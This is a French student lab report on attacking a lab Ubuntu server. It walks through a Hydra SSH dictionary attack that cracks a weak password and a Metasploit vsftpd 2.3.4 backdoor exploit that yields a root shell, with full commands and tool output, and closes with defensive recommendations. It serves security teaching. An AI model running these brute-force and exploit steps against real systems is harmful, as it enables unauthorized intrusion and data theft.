COMPTE RENDU DE TRAVAUX PRATIQUES

TP 3.1 — Attaque d'un serveur Linux (Ubuntu)

1 Introduction

1.1 Objectif du TP

Ce travail pratique a pour objectif de compromettre un serveur Ubuntu en s'appuyant sur les informations obtenues lors des chapitres précédents. Il vise à démontrer concrètement comment des mauvaises pratiques de configuration (mots de passe faibles, services vulnérables) peuvent être exploitées par un attaquant.

À l'issue de ce TP, l'étudiant doit être capable de :

- Tester la robustesse des identifiants d'accès par une attaque brute force SSH ;
- Exploiter une vulnérabilité réelle d'un service réseau avec Metasploit ;
- Comprendre les actions qu'un attaquant peut réaliser une fois à l'intérieur d'un système.

1.2 Rappel du contexte

Le scénario se déroule dans le cadre de l'entreprise fictive Net Secure. Deux machines sont impliquées dans ce laboratoire :

- Machine attaquante : Kali Linux — adresse IP 192.168.56.30
- Machine cible : Ubuntu Server — adresse IP 192.168.56.10

La cible présente des services exposés, des mots de passe potentiellement faibles, et des versions de services susceptibles de contenir des failles connues. Toutes les manipulations sont réalisées exclusivement dans cet environnement de laboratoire isolé.

2. Attaque brute force SSH (Partie 1)

2.1 Vérification préalable

Avant de lancer l'attaque, il convient de s'assurer que la machine cible est joignable et que le service SSH est actif.

Commande de ping :

```
ping 192.168.56.10
```

Vérification du service SSH sur la cible :

```
sudo systemctl status ssh
```

2.2 Commande Hydra utilisée

L'outil Hydra est utilisé pour mener une attaque par dictionnaire sur le service SSH de la machine cible. La commande suivante a été exécutée depuis Kali Linux :

```
hydra -l faustin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
```

Explication des paramètres :

- -l student : nom d'utilisateur ciblé
- -P `/usr/share/wordlists/rockyou.txt`: liste de mots de passe à tester
- ssh:// : protocole et adresse de la cible

Note : Si le fichier rockyou.txt est compressé, le décompresser préalablement avec :

```
gzip -d /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(faustin㉿teutchueng)-[~]
└─$ hydra -l faustin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-25 04:
21:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[22][ssh] host: 192.168.56.10   login: faustin   password: 123456789
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complet
e until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-25 04:
21:41
```

Interprétation : on peut voir sur cette image que le mot de passe de passe de la machine ubuntu 192.168.56.10 attaché à l'utilisateur Faustin est 123456789.

Un attaquant donc peut obtenir un accès légitime au serveur sans exploiter aucune vulnérabilité technique, uniquement en devinant un mot de passe faible. Ce type d'attaque est extrêmement courant en entreprise et constitue l'une des principales causes de compromission.

2.3 Connexion SSH avec les identifiants découverts

Une fois le mot de passe trouvé, connexion au serveur cible : `ssh student@192.168.56.10` Puis saisir le mot de passe découvert.

```
┌──(faustin㉿teutchueng)-[~]
└─$ ssh faustin@192.168.56.10
faustin@192.168.56.10's password:
Permission denied, please try again.
faustin@192.168.56.10's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

La maintenance de sécurité étendue pour Infrastructure n'est pas activée.

0 mise à jour peut être appliquée immédiatement.

204 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Apr 25 09:29:44 2026 from 192.168.56.30
faustin@fautin-faustin:~$
```

<u>Observations après connexion :</u> Une fois connecté, les commandes suivantes sont exécutées pour observer l'environnement :*Whoami; pwd; ls*

```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
faustin@fautin-faustin:~$ whoami
faustin
faustin@fautin-faustin:~$ pwd
/home/faustin
faustin@fautin-faustin:~$ ls
Bureau  Documents  Images  Modèles  Musique  Public  Téléchargements  Vidéos
faustin@fautin-faustin:~$ eex

La commande « eex » n'a pas été trouvée, mais il y en a 22 similaires.

faustin@fautin-faustin:~$ ex
faustin@fautin-faustin:~$ exit
déconnexion
Connection to 192.168.56.10 closed.

┌──(faustin㉿teutchueng)-[~]
└─$
```

Ces commandes confirment que l'accès utilisateur est obtenu. Même limité, cet accès constitue une compromission. L'attaquant peut désormais explorer le système, rechercher des fichiers sensibles, ou tenter une élévation de privilèges.

3. Exploitation d'un service vulnérable avec Metasploit (Partie 2)

3.1 Préparation — Installation du service FTP vulnérable

Sur la machine Ubuntu, on installe un serveur FTP vulnérable (vsftpd version 2.3.4, contenant une backdoor connue) :

```
sudo apt install vsftpd -y
vsftpd -v
```

ici, nous avons forcer l'installation d'un d'une version vulnérable (vsftpd version 2.3.4) avec un backdoor pris sur github pour pouvoir l'exploiter dans la suite du tp.


3.2 Lancement de Metasploit

Depuis Kali Linux, lancer la console Metasploit avec la commande `msfconsole`

3.3 Recherche et sélection de l'exploit

Dans Metasploit, rechercher un module adapté à vsftpd :

```
search vsftpd
```



Sélectionner et configurer l'exploit :

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.10
run
```

[Capture d'écran : Configuration et lancement de l'exploit Metasploit]

(Insérer la capture ici)

3.4 Résultat — Obtention du shell

Si la cible est vulnérable, Metasploit ouvre une session shell sur la machine cible. Le message affiché est : `Command shell session opened`

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.10:21 - Banner: 220 Welcome to FTP service.
[*] 192.168.56.10:21 - USER: 331 Please specify the password.
[+] 192.168.56.10:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.10:21 - UID: uid=0(root) gid=0(root) groupes=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.56.30:41949 → 192.168.56.10:6200) at 2026-04-26 07:10:41 -0400

whoami
root
```

Contrairement à l'attaque précédente par force brute, ici aucun mot de passe n'est nécessaire. L'attaquant exploite directement une faille logicielle du service vsftpd 2.3.4. La commande whoami nous permet de voir que nous sommes connectées en tant qu'administrateur donc nous avons tous les droits.

4. Comprendre la compromission (Partie 3)

4.1 Observation du système depuis le shell

Une fois à l'intérieur du système, exécuter les commandes suivantes :

`cat /etc/passwd`

Objectif : Observer les utilisateurs présents sur la machine.

```
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
fautin:x:1000:1000:fautin,,,:/home/fautin:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:127:134:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
faustin:x:1001:1001:,,,:/home/faustin:/bin/bash
ftp:x:1002:1002::/var/ftp:/bin/sh
teutchueng:x:1003:1003:,,,:/home/teutchueng:/bin/bash
```

On peut voir ici que la cible contient trois compte utilisateur qui sont **fautin, faustin et teutchueng**.

`uname -a`

Objectif : Identifier la version du système pour préparer d'autres attaques.

```
uname -a
Linux fautin-faustin 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
```

4.2 Bilan de la compromission

À ce stade, l'attaquant dispose de :

- Un accès au système (shell actif) ;
- Des informations sur les utilisateurs présents ;
- Une base permettant d'aller plus loin : élévation de privilèges, persistance.

5. Analyse de la compromission

5.1 Ce que l'attaquant peut faire

Depuis l'accès obtenu, un attaquant réel pourrait :

- Explorer le système de fichiers à la recherche de données sensibles ;
- Installer des outils malveillants (backdoors, keyloggers) ;
- Établir une persistance pour maintenir l'accès même après redémarrage ;
- Pivoter vers d'autres machines du réseau interne.

5.2 Risques pour l'entreprise

Ces compromissions exposent l'entreprise aux risques suivants :

- Vol ou fuite de données confidentielles (clients, finances, RH) ;
- Interruption de service (destruction de données, ransomware) ;
- Atteinte à la réputation et sanctions réglementaires ;
- Propagation latérale vers d'autres systèmes critiques.

6. Utilisation avancée des outils

6.1 Hydra — Variante multi-utilisateurs

Pour tester plusieurs utilisateurs simultanément :

```
hydra -L users.txt -P passwords.txt ssh://IP
```

6.2 Metasploit — Commandes complémentaires

Commandes utiles dans Metasploit pour l'analyse :

- `show options` : Affiche les paramètres configurables du module actif (RHOSTS, RPORT, etc.).
- `info` : Donne des informations détaillées sur l'exploit : description, auteur, CVE associé.
- `Sessions` : Liste toutes les sessions actives ouvertes par Metasploit sur des cibles compromises

7. Recommandations de sécurité

Ce TP démontre que des mauvaises pratiques de configuration peuvent conduire rapidement à la compromission d'un système. Voici les mesures correctives à mettre en place :

- Désactiver l'authentification par mot de passe SSH et utiliser exclusivement des clés SSH ;

- Appliquer une politique de mots de passe robuste (longueur minimale, complexité) ;
- Mettre à jour régulièrement tous les services et composants logiciels ;
- Supprimer ou désinstaller les services inutilisés ou vulnérables ;
- Mettre en place une supervision des journaux d'authentification (fail2ban, SIEM) ;
- Segmenter le réseau pour limiter la propagation en cas de compromission.

8. Conclusion

Ce TP a permis d'illustrer concrètement deux vecteurs d'attaque très courants en entreprise : l'attaque par dictionnaire sur SSH et l'exploitation d'une vulnérabilité logicielle connue. Grâce aux outils Hydra et Metasploit, il est démontré qu'une compromission peut survenir rapidement, sans compétences très avancées, dès lors que les pratiques de sécurité de base ne sont pas respectées.

Une vulnérabilité n'est jamais purement théorique : elle peut être exploitée en quelques minutes. Les mauvaises pratiques, mots de passe faibles, services non mis à jour, ont des conséquences immédiates et mesurables sur la sécurité d'une organisation.